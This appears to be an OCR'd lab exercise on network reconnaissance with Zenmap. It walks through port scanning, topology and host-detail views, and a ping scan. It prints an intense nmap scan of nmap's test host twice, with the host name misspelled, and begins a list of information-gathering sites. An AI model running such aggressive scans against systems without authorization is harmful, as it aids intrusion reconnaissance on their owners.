
1) scan a website for open ports




View all the details of the scan in the output window




2) go to ports/hots window to check if the ports are open




3) go to topology window to see the graphical representation of the topology





4) go to host details to view the details




5) Repeat Steps 1 and 2 with scanme.nmap.org, site provided by nmap to ensure everything is running perfectly





Zenmap
Scan Tools Profile Help
Target: scamme.nmap.org
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v scamme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
scamme.nmap.org
nmap -T4 -A -v scamme.nmap.org
Details
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-10-14T09:04:41
| Not valid after: 2023-01-12T09:04:40
| MD5: a5a6 0e64 8b65 461d 4e5f a962 e76a dba7
|_SHA-1: d6ac f226 542e f0b0 70f1 1429 9d94 6951 4e7d 7814
|_http-server-header: Apache/2.4.6 (CentOS)
|_ssl-date: TLS randomness does not represent time
31337/tcp closed Elite
Aggressive OS guesses: Tandberg VCS video conferencing system (93%), Linux 2.6.32 (88%), Linux 3.4 (88%), Linux 3.5 (88%), Linux 4.2 (88%), Linux 4.4 (88%), Synology DiskStation Manager 5.1 (88%), WatchGuard Fireware 11.8 (88%), Linux 2.6.35 (87%), Linux 3.10 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 3.058 days (since Mon Nov 7 02:19:05 2022)
Network Distance: 20 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: issues.nmap.org
TRACEROUTE (using port 70/tcp)
HOP RTT ADDRESS
1 7.00 ms 192.168.27.173
2 ...
3 127.00 ms 10.94.0.190
4 120.00 ms 10.94.2.178
5 123.00 ms 10.94.2.189
6 ... 8
9 121.00 ms 115.110.229.45.static-mumbai.vsnl.net.in (115.110.229.45)
10 147.00 ms 172.31.244.45
11 169.00 ms ix-ae-4-2.tcore2.cxr-chennai.as6453.net (180.87.37.1)
12 344.00 ms if-ae-10-2.tcore2.svw-singapore.as6453.net (180.87.37.65)
13 345.00 ms if-ae-2-2.tcore1.svw-singapore.as6453.net (180.87.12.1)
14 ... 17
18 352.00 ms if-ae-18-2.tcore1.sqn-sanjose.as6453.net (63.243.205.72)
19 350.00 ms if-2-6.csw5-fnc1.linode.com (173.230.159.71)
20 364.00 ms ack.nmap.org (45.33.49.119)
NSE: Script Post-scanning.
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.49 seconds
Raw packets sent: 2112 (96.508KB) | Rcvd: 232 (32.024KB)
Filter Hosts


Zenmap
Scan Tools Profile Help
Target: scamme.nmap.org
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v scamme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
scamme.nmap.org
nmap -T4 -A -v scamme.nmap.org
Details
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-10-14T09:04:41
| Not valid after: 2023-01-12T09:04:40
| MD5: a5a6 0e64 8b65 461d 4e5f a962 e76a dba7
|_SHA-1: d6ac f226 542e f0b0 70f1 1429 9d94 6951 4e7d 7814
|_http-server-header: Apache/2.4.6 (CentOS)
|_ssl-date: TLS randomness does not represent time
31337/tcp closed Elite
Aggressive OS guesses: Tandberg VCS video conferencing system (93%), Linux 2.6.32 (88%), Linux 3.4 (88%), Linux 3.5 (88%), Linux 4.2 (88%), Linux 4.4 (88%), Synology DiskStation Manager 5.1 (88%), WatchGuard Fireware 11.8 (88%), Linux 2.6.35 (87%), Linux 3.10 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 3.058 days (since Mon Nov 7 02:19:05 2022)
Network Distance: 20 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: issues.nmap.org
TRACEROUTE (using port 70/tcp)
HOP RTT ADDRESS
1 7.00 ms 192.168.27.173
2 ...
3 127.00 ms 10.94.0.190
4 120.00 ms 10.94.2.178
5 123.00 ms 10.94.2.189
6 ... 8
9 121.00 ms 115.110.229.45.static-mumbai.vsnl.net.in (115.110.229.45)
10 147.00 ms 172.31.244.45
11 169.00 ms ix-ae-4-2.tcore2.cxr-chennai.as6453.net (180.87.37.1)
12 344.00 ms if-ae-10-2.tcore2.svw-singapore.as6453.net (180.87.37.65)
13 345.00 ms if-ae-2-2.tcore1.svw-singapore.as6453.net (180.87.12.1)
14 ... 17
18 352.00 ms if-ae-18-2.tcore1.sqn-sanjose.as6453.net (63.243.205.72)
19 350.00 ms if-2-6.csw5-fnc1.linode.com (173.230.159.71)
20 364.00 ms ack.nmap.org (45.33.49.119)
NSE: Script Post-scanning.
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.49 seconds
Raw packets sent: 2112 (96.508KB) | Rcvd: 232 (32.024KB)
Filter Hosts

6) do a ping scan on an ip address






FEW INFORMATION GATHERING WEBSITES:


1) Whois Domain

